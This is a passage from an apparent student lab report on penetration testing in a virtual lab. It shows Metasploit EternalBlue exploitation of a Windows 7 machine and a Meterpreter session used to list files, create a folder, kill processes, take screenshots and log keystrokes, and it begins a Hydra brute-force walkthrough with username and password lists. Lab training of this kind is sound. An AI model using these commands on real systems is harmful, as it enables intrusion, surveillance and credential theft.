=>  0   Automatic Target
    1   Windows 7
    2   Windows Embedded Standard 7
    3   Windows Server 2008 R2
    4   Windows 8
    5   Windows 8.1
    6   Windows Server 2012
    7   Windows 10 Pro
    8   Windows 10 Enterprise Evaluation
```

Exploit the target you want:



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.80.142:4444
[*] 192.168.80.158:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.80.158:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise N 7600 x64 (64-bit)
[*] 192.168.80.158:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.80.158:445 - The target is vulnerable.
[*] 192.168.80.158:445 - Connecting to target for exploitation.
[+] 192.168.80.158:445 - Connection established for exploitation.
[+] 192.168.80.158:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.80.158:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.80.158:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.80.158:445 - 0x00000010  72 69 73 65 20 4e 20 37 36 30 30                 rise N 7600
[+] 192.168.80.158:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.80.158:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.80.158:445 - Sending all but last fragment of exploit packet
[*] Sending stage (175686 bytes) to 192.168.80.158
[*] Meterpreter session 1 opened (192.168.80.142:4444 → 192.168.80.158:49171) at 2023-08-26 22:39:07 -0400
[-] 192.168.80.158:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError

meterpreter > pwd
C:\Users\ditiss\Desktop
meterpreter > dir
Listing: C:\Users\ditiss\Desktop
================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2023-08-14 05:16:40 -0400  desktop.ini
```

Share the folder in victim machine (SHARED FOLDER) as this is vulnerability of SMB



SHARED FOLDER Properties

General | Sharing | Security | Previous Versions | Customize

Network File and Folder Sharing

SHARED FOLDER
Shared

Network Path:
\\Win-bj50va8dpbf\shared folder

Share...

Advanced Sharing

Set custom permissions, create multiple shares, and set other advanced sharing options.

Advanced Sharing...

Password Protection


People must have a user account and password for this computer to access shared folders.

To change this setting, use the Network and Sharing Center.

Close | Cancel | Apply


And see the attacker can access the SHARED FOLDER without username and password:

And he can make any changes in this SHARED FOLDER .




```
meterpreter > dir
Listing: C:\
============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2023-08-14 05:16:31 -0400  $Recycle.Bin
100444/r--r--r--  8192    fil   2023-08-14 18:42:49 -0400  BOOTSECT.BAK
040777/rwxrwxrwx  4096    dir   2023-08-14 18:42:48 -0400  Boot
040777/rwxrwxrwx  0       dir   2009-07-14 01:08:10 -0400  Documents and Settings
040777/rwxrwxrwx  0       dir   2009-07-13 23:20:08 -0400  PerfLogs
040555/r-xr-xr-x  4096    dir   2009-08-31 20:57:35 -0400  Program Files
040555/r-xr-xr-x  4096    dir   2009-07-14 01:08:21 -0400  Program Files (x86)
040777/rwxrwxrwx  4096    dir   2009-07-14 01:08:10 -0400  ProgramData
040777/rwxrwxrwx  0       dir   2023-08-14 05:16:19 -0400  Recovery
040777/rwxrwxrwx  0       dir   2023-08-26 23:51:35 -0400  SHARED FOLDER
040777/rwxrwxrwx  4096    dir   2023-08-22 15:46:00 -0400  System Volume Information
040555/r-xr-xr-x  4096    dir   2023-08-14 05:16:20 -0400  Users
040777/rwxrwxrwx  16384   dir   2023-08-22 14:21:16 -0400  Windows
100444/r--r--r--  383562  fil   2009-07-13 21:38:58 -0400  bootmgr
000000/---------  0       fif   1969-12-31 19:00:00 -0500  hiberfil.sys
000000/---------  0       fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cd S
cd SHARED\ FOLDER\\              cd System\ Volume\ Information\\
meterpreter > cd SHARED\ FOLDER\\
meterpreter > pwd
C:\SHARED FOLDER
meterpreter > mkdir attacker
Creating directory: attacker
meterpreter >
```

Here he has made attacker folder in that SHARED FOLDER



Name	Date modified	Type	Size
attacker	8/27/2023 9:24 AM	File folder	


1st :Activate the calculator at windows 7 i.e victim and then take its process id with help of command (tasklist) and then go to kali (meterpreter) , Run command getpid and migrate it to stable process and kill the process with process id itself .


kali-linux-2023.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2023.2-vmware...
python
Windows 7 x64
0:16
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
23°C
9:46 AM
8/27/2023

```
 484   388   services.exe
 492   388   lsass.exe
 500   388   lsm.exe
 604   484   svchost.exe
 668   484   svchost.exe
 788   484   svchost.exe
 844   484   svchost.exe
 868   484   svchost.exe
 880   484   svchost.exe
 1020  484   svchost.exe
 1068  400   conhost.exe       x64   1        WIN-BJ50VA8DPBF\ditiss  C:\Windows\system32\conhost.exe
 1080  844   dwm.exe           x64   1        WIN-BJ50VA8DPBF\ditiss  C:\Windows\system32\Dwm.exe
 1096  1068  explorer.exe      x64   1        WIN-BJ50VA8DPBF\ditiss  C:\Windows\Explorer.EXE
 1208  484   svchost.exe
 1308  788   audiodg.exe       x64   0
 1320  484   taskhost.exe      x64   1        WIN-BJ50VA8DPBF\ditiss  C:\Windows\system32\taskhost.exe
 1412  484   metsvc.exe
 1460  484   SearchIndexer.exe
 1736  484   svchost.exe
 1772  484   sppsvc.exe
 1884  1096  cmd.exe           x64   1        WIN-BJ50VA8DPBF\ditiss  C:\Windows\system32\cmd.exe
 1960  1096  calc.exe          x64   1        WIN-BJ50VA8DPBF\ditiss  C:\Windows\system32\calc.exe
 1988  484   svchost.exe

meterpreter > kill 1960
Killing: 1960
meterpreter > kill 1096
[-] The following pids are not valid:  1096.  Quitting
meterpreter > kill 1884
Killing: 1884
meterpreter > 
```


Calci Killed :

```
meterpreter> kill process id
```



Screenshot :

```
meterpreter> screenshot
```


kali-linux-2023.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2023.2-vmware...
python
Windows 7 x64
1 2 3 4
0:21
oFEOoSJz.jpeg - Image Viewer [6/6]
Usage: 2%
File Edit View Go Help
Internet Explorer cannot display the webpage - Windows Internet Explorer
http://go.microsoft.com/fwlink/?LinkId=69157
Bing
Favorites
Suggested Sites
Web Slice Gallery
Page
Safety
Tools
Done
Internet | Protected Mode: On
100%
9:50 AM
8/27/2023
oFEOoSJz.jpeg 800 x 600 36.8 kB 75.7%
Type here to search
23°C
9:51 AM
8/27/2023

Internet Explorer cannot display the webpage


What you can try:

Diagnose Connection Problems

More information


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Also we can see what victim is typing by activating or starting keyscan_start


kali-linux-2023.2-vmware-am...
Windows 7 x64
Internet Explorer cannot display the webpage - Windows Internet Explorer
Untitled - Notepad
File Edit Format View Help
Tools
100%
Internet | Protected Mode: On
100%
10:14 AM
8/20/2023

```
HI I AM FROM DITISS
IACSD AKURDI PUNE
```

See the actual results by typing keyscan_dump .All will shown on attackers console



```
meterpreter > screenshot
Screenshot saved to: /home/kali/oFEOoSJz.jpeg
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
nohi i am from dir<^H>tid<^H>ss batch march 2023<^H><Shift>I<^H><Shift>Hii<^H>,<CR>


meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```

In this we way, we attacker can access the victims machine and can make any changes he want and also can steal any type of data and that data can be misused.

6.HYDRA

Hydra is a parallelized network login cracker built in various operating systems like Kali Linux, Parrot and other major penetration testing environments. Hydra works by using different approaches to perform brute-force attacks in order to guess the right username and password combination. Hydra is commonly used by penetration testers together with a set of programmes like crunch,[2] cupp[3] etc, which are used to generate wordlists. Hydra is then used to test the attacks using the wordlists that these programmes created.

Hydra is set to be updated over time as more services become supported. The creator of Hydra publishes his work in repositories like GitHub.

Hydra supports many common login protocols like forms on websites, FTP, SMB, POP3, IMAP, MySQL, VNC, SSH and others.

Hydra is mainly used for brute force attack.

6.1 Brute Force Attack:

In cryptography, a brute-force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing correctly. The attacker systematically checks all possible passwords and passphrases until the correct one is found. Alternatively, the attacker canattempt to guess the key which is typically created from the password using a key derivation function. This is known as an exhaustive key search.

A brute-force attack is a cryptanalytic attack that can, in theory, be used to attempt to decrypt any encrypted data (except for data encrypted in an information-theoretically secure manner).Such an attack might be used when it is not possible to take advantage of other weaknesses in an encryption system (if any exist) that would make the task easier.

When password-guessing, this method is very fast when used to check all short passwords, but for longer passwords other methods such as the dictionary attack are used because a brute- force search takes too long. Longer passwords, passphrases and keys have more possible values, making them exponentially more difficult to crack than shorter ones.

Brute-force attacks can be made less effective by obfuscating the data to be encoded making it more difficult for an attacker to recognize when the code has been cracked or by making the attacker do more work to test each guess. One of the measures of the strength of an encryption system is how long it would theoretically take an attacker to mount a successful brute-force attack against it.


Brute-force attacks are an application of brute-force search, the general problem-solving technique of enumerating all candidates and checking each one.

We use hydra to perform brute force attack

1st we have created user list and password list, having random password and user information also including real password and username.

The password.txt file contains all the possible passwords

And wordlist.txt fill contains all the possible usernames in it both includes real one also.




File Edit View VM Tabs Help
kali-linux-2023.2-vmware...
1 2 3 4
kali@kali: /usr
File Actions Edit View Help

```
┌──(kali㉿kali)-[/usr]
└─$ sudo cat username.txt
admin
kali
root
toor
user
admin123
python

┌──(kali㉿kali)-[/usr]
└─$ sudo cat password.txt
admin@123
kali@123
root
toor
komal@123#
rajashri@12
rootroot

┌──(kali㉿kali)-[/usr]
└─$ 
```

